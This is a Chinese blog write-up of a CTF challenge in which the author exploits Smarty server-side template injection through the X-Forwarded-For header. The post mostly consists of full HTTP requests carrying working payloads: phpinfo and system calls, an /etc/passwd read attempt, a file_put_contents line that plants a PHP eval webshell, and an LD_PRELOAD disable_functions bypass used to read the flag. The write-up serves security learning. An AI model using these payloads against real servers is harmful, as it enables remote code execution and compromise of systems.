


攻防世界 web高手进阶区 9分题 smarty

原创

思源湖的鱼  于 2020-10-17 11:11:45 发布  2635  收藏 8

分类专栏: [ctf](#) 文章标签: [攻防世界](#) [ctf](#) [web安全](#) [smarty](#) [SSTI](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_44604541/article/details/109123323

版权

CTF

[ctf 专栏收录该内容](#)

200 篇文章 23 订阅

订阅专栏

前言

继续ctf的旅程

开始攻防世界web高手进阶区的9分题

本文是smarty的writeup

解题过程

smarty是php模板引擎

这题应该是一个SSTI

进入界面

IP

A Simple Public IP Address API

Why use?

Do you need to get the public IP address? Do you have the requirements to obtain the servers' public IP address? Whatever the reason, sometimes a public IP address API are useful.

You should use this because:

- You can initiate requests without any limit.
- Does not record the visitor information.

API Usage

-	API URI	Type	Sample Output
get IP	http://220.249.52.133:35238/api	text/html	8.8.8.8
get XFF(X-Forwarded-For)	http://220.249.52.133:35238/xff	text/html	8.8.8.8

Connection

Request-Header

```
GET / HTTP/2.0
Host: www.ip.1a
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh-TW;q=0.9,zh;q=0.8
Cache-Control: max-age=0
Dnt: 1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.131 Safari/537.36
```

Build With Smarty !

https://blog.csdn.net/weixin_44604541

根据题目和页面最下方 **build with smarty**


确认是用smarty模板

那就有两种可能的注入点:

- XFF
- client IP

尝试

将XFF头改为 **{7*7}**



发现current IP的值变为了49

可以确定这里存在SSTI

尝试注入

`{smarty.version}`

Request

Raw
Params
Headers
Hex

```

GET / HTTP/1.1
Host: 220.249.52.133:35238
User-Agent: Mozilla/5.0 (X11; Linux; i686_4; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: sessionb5e3dd74-329b-47e7-9daf-15f1ab17016d;
PHPSESSID=87b3-420d-ad5c-8f03e0fa173f;
commodity_id="211:010:1602042497"[12:commodity_id]$:NT%0R==[d69f1a510b8f882db1be015f4475914c81f94
61ee52ee01a0d47af0cb0e2"
Upgrade-Insecure-Requests: 1
X-Forwarded-For: {Smarty.version}

```

Response

Raw
Headers
Hex
HTML
Render

```

HTTP/1.1 200 OK
Date: Fri, 16 Oct 2020 11:53:16 GMT
Server: Apache/2.4.18 (Ubuntu)
X-Powered-By: PHP/7.2.24-1+ubuntu16.04.1+deb.sury.org+1
Vary: Accept-Encoding
Content-Length: 3910
Connection: close
Content-Type: text/html; charset=UTF-8

<html lang="en"><head><meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
<title>A Simple IP Address API</title>
<link rel="stylesheet" href="/css/bootstrap.min.css">
</head>
<body>
<div class="container">
<div class="row">
<div style="float:left;">
<h1>IP</h1>
<h2 class="hidden-xs hidden-sm">A Simple Public IP Address API</h2>
</div>
<div style="float:right;margin-top:20px;">Current IP: {IP} |xin_44804541
</div>

```

得到smarty版本3.1.30

{phpinfo()}

Go
Cancel
<
>

Target: http://220.249.52.133:35238

Request

Raw
Params
Headers
Hex

```

GET / HTTP/1.1
Host: 220.249.52.133:35238
User-Agent: Mozilla/5.0 (X11; Linux; i686_4; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: sessionb5e3dd74-329b-47e7-9daf-15f1ab17016d;
PHPSESSID=87b3-420d-ad5c-8f03e0fa173f;
commodity_id="211:010:1602042497"[12:commodity_id]$:NT%0R==[d69f1a510b8f882db1be015f4475914c81f94
61ee52ee01a0d47af0cb0e2"
Upgrade-Insecure-Requests: 1
X-Forwarded-For: {phpinfo()}

```

Response

Raw
Headers
Hex
HTML
Render

IP

Current IP:

PHP Version

7.2.24-1+ubuntu1

System	Linu
Build Date	Oct
Server API	Apac
Virtual Directory Support	disa
Configuration File (php.ini) Path	/etc

得到php版本7.2.24

注入方法:

- 常规 {}
- {php}{/php} 标签, 已经弃用, 在Smarty 3.1, {php}仅在SmartyBC中可用
- {literal} 标签, 在php5中可以用
- 静态方法, 在在3.1.30的Smarty中被删除
- {if} 标签

总结一下就是在本题中只有常规 {} 和 {if} 标签可用

先试试常规

{system('ls')}

Go Cancel < >

Target: http://220.249.52.133:35238

Request

Raw Params Headers Hex

```
GET / HTTP/1.1
Host: 220.249.52.133:35238
User-Agent: Mozilla/5.0 (X11; Linux; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: session=5e3dd74-329b-47e7-9daf-15f1ab17016d;
PHPSESSID=da787bdf-87b3-420d-ad5e-8f03e0fa173f;
ccommodity_id=2[1:0]10:1602842497[12:ccommodity_id]8:MTYyYTRw==[d68f1a510b8f882db1bce815f4475814e81f84
61ee52ee601a0d47af0cb0e2]
Upgrade-Insecure-Requests: 1
X-Forwarded-For: {system('ls')}
```

Response

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Date: Fri, 16 Oct 2020 12:12:05 GMT
Server: Apache/2.4.18 (Ubuntu)
X-Powered-By: PHP/7.2.24-1+ubuntu16.04.1+deb.sury.org+1
Vary: Accept-Encoding
Content-Length: 3904
Connection: close
Content-Type: text/html; charset=UTF-8

<html lang="en"><head><meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
<title>A Simple IP Address API</title>
<link rel="stylesheet" href="/css/bootstrap.min.css">
</head>
<body>
<div class="container">
<div class="row">
<div style="float:left;">
<h1>IP</h1>
<h2 class="hidden-xs hidden-sm">A Simple Public IP Address API</h2>
</div>
<div style="float:right;margin-top:30px;">Current IP:
</div>
</div>
```

没有显示
但之前phpinfo是正常显示的
就迷惑了

试试 `{if}` 标签

`{if phpinfo()}{/if}`

Request

Raw Params Headers Hex

```
GET / HTTP/1.1
Host: 220.249.52.133:35238
User-Agent: Mozilla/5.0 (X11; Linux; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: session=5e3dd74-329b-47e7-9daf-15f1ab17016d;
PHPSESSID=da787bdf-87b3-420d-ad5e-8f03e0fa173f;
ccommodity_id=2[1:0]10:1602842497[12:ccommodity_id]8:MTYyYTRw==[d68f1a510b8f882db1bce815f4475814e81f84
61ee52ee601a0d47af0cb0e2]
Upgrade-Insecure-Requests: 1
X-Forwarded-For: {if phpinfo()}{/if}
```

Response

Raw Headers Hex HTML Render

```
IP
Current IP:

PHP Version
7.2.24-1+ubuntu
https://blog.csdn.net/weixin_44604541
```

phpinfo显示

`{if system('ls')}{/if}`

Request

Raw Params Headers Hex

```
GET / HTTP/1.1
Host: 220.249.52.133:35238
User-Agent: Mozilla/5.0 (X11; Linux; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: session=5e3dd74-329b-47e7-9daf-15f1ab17016d;
PHPSESSID=da787bdf-87b3-420d-ad5e-8f03e0fa173f;
ccommodity_id=2[1:0]10:1602842497[12:ccommodity_id]8:MTYyYTRw==[d68f1a510b8f882db1bce815f4475814e81f84
61ee52ee601a0d47af0cb0e2]
Upgrade-Insecure-Requests: 1
X-Forwarded-For: {if system('ls')}{/if}
```

Response

Raw Headers Hex HTML Render

```
IP
Current IP:

PHP Version
7.2.24-1+ubuntu
https://blog.csdn.net/weixin_44604541
```

ls指令又失败了

不死心试试其他注入方法

`{php}phpinfo();{/php}`

Request

Raw
Params
Headers
Hex

```

GET / HTTP/1.1
Host: 220.249.52.133:35238
User-Agent: Mozilla/5.0 (X11; Linux; x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: session=5e3dd74-329b-47e7-9daf-15f1ab17016d;
PHPSESSID=da787bdf-87b3-420d-ad5e-8f03e0fa173e;
ccommodity_id=2|1:0|10:1602842497|12:ccommodity_id|8:MTYyNR==[d68f1a510b8f882db1bc0e15f4475814081f84
61ee52cefe601a0d47af0cb0e2"
Upgrade-Insecure-Requests: 1
X-Forwarded-For: [php]phpinfo()://php

```

Response

Raw
Headers
Hex

```

.. Value
.. 500 Internal Server Error
.. Fri, 16 Oct 2020 11:55:53 GMT
.. Apache/2.4.18 (Ubuntu)
.. PHP/7.2.24-1+ubuntu16.04.1+deb.sury.org+1
.. 0
.. close
.. text/html; charset=UTF-8

```

```
{self::getStreamVariable("file:///etc/passwd")}
```

Request

Raw
Params
Headers
Hex

```

GET / HTTP/1.1
Host: 220.249.52.133:35238
User-Agent: Mozilla/5.0 (X11; Linux; x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: session=5e3dd74-329b-47e7-9daf-15f1ab17016d;
PHPSESSID=da787bdf-87b3-420d-ad5e-8f03e0fa173e;
ccommodity_id=2|1:0|10:1602842497|12:ccommodity_id|8:MTYyNR==[d68f1a510b8f882db1bc0e15f4475814081f84
61ee52cefe601a0d47af0cb0e2"
Upgrade-Insecure-Requests: 1
X-Forwarded-For: {self::getStreamVariable("file:///etc/passwd")}

```

Response

Raw
Headers
Hex

```

.. Value
.. 500 Internal Server Error
.. Fri, 16 Oct 2020 11:57:55 GMT
.. Apache/2.4.18 (Ubuntu)
.. PHP/7.2.24-1+ubuntu16.04.1+deb.sury.org+1
.. 0
.. close
.. text/html; charset=UTF-8

```

都意料之内的直接失败

这说明注入方法还是常规 `{}` 或 `{if}` 标签

但是system可能被干掉了

去看眼phpinfo里面的信息

disable_functions	dl,exec,system,passthru,popen,proc
open_basedir	/var/www/html/:/tmp

发现system果然被禁了

且可访问的地址是 `/var/www/html/`

这感觉是可以上传文件进行突破

但一时没有思路

查了好一会儿资料

.....

这里参考无需sendmail: 巧用LD_PRELOAD突破disable_functions

一句话木马

```
{if file_put_contents("/var/www/html/shell.php", "<?php @eval($_POST['helten']);?>")}{/if}
```

Raw
Params
Headers
Hex

```

1 GET /x/f/ HTTP/1.1
2 Host: 220.249.52.133:35066
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101
  Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9 X-Forwarded-For: {if file_put_contents("/var/www/html/shell.php", "<?php
  eval($_POST[cmd]);?>")}{/if}
0 Content-Length: 2

```


Raw
Headers
Hex

```

1 HTTP/1.1 200 OK
2 Date: Wed, 22 Jul 2020 1
3 Server: Apache/2.4.18 (U
4 X-Powered-By: PHP/7.2.24
5 Content-Length: 0
6 Connection: close
7 Content-Type: text/html;
8
9

```


蚁剑连接



根据文章

上传bypass_disablefunc.php和bypass_disablefunc_x64.so

具体代码在作者的github上



url访问

```
/bypass_disablefunc.php?cmd=cat /flag&outpath=/tmp/tmpfile&sopath=/var/www/html/bypass_disablefunc_x64.so
```

```
← → ↻ 🏠 220.249.52.133:55995/bypass_disablefunc.php?cmd=cat /flag&outpath=/tmp/tmpfile&sopath=/var/www/h  
Kali Linux \ Kali Training \ Kali Tools \ Kali Docs \ Kali Forums \ NetHunter \ Offensive Security \ Exploit-DB \ GHDB \ MSFU  
example: http://site.com/bypass_disablefunc.php?cmd=pwd&outpath=/tmp/xx&sopath=/var/www/bypass_disablefunc_x64.so  
cmdline: cat /flag > /tmp/tmpfile 2>&1  
output:  
flag{6f96cfdfe5ccc627cadf24b41725caa4}
```

成功得到flag

结语

smarty的模板注入没啥问题，了解下就懂了
后面巧用LD_PRELOAD突破disable_functions有点妙
也查了好久
学到了

知识点

- [smarty模板注入](#)
- [巧用LD_PRELOAD突破disable_functions](#)

几篇参考

- [Smarty SSTI](#)
- [\[BJDCTF2020\]The mystery of ip\(xff,smarty模板注入\)](#)
- [PHP的模板注入（Smarty模板）](#)
- [无需sendmail: 巧用LD_PRELOAD突破disable_functions](#)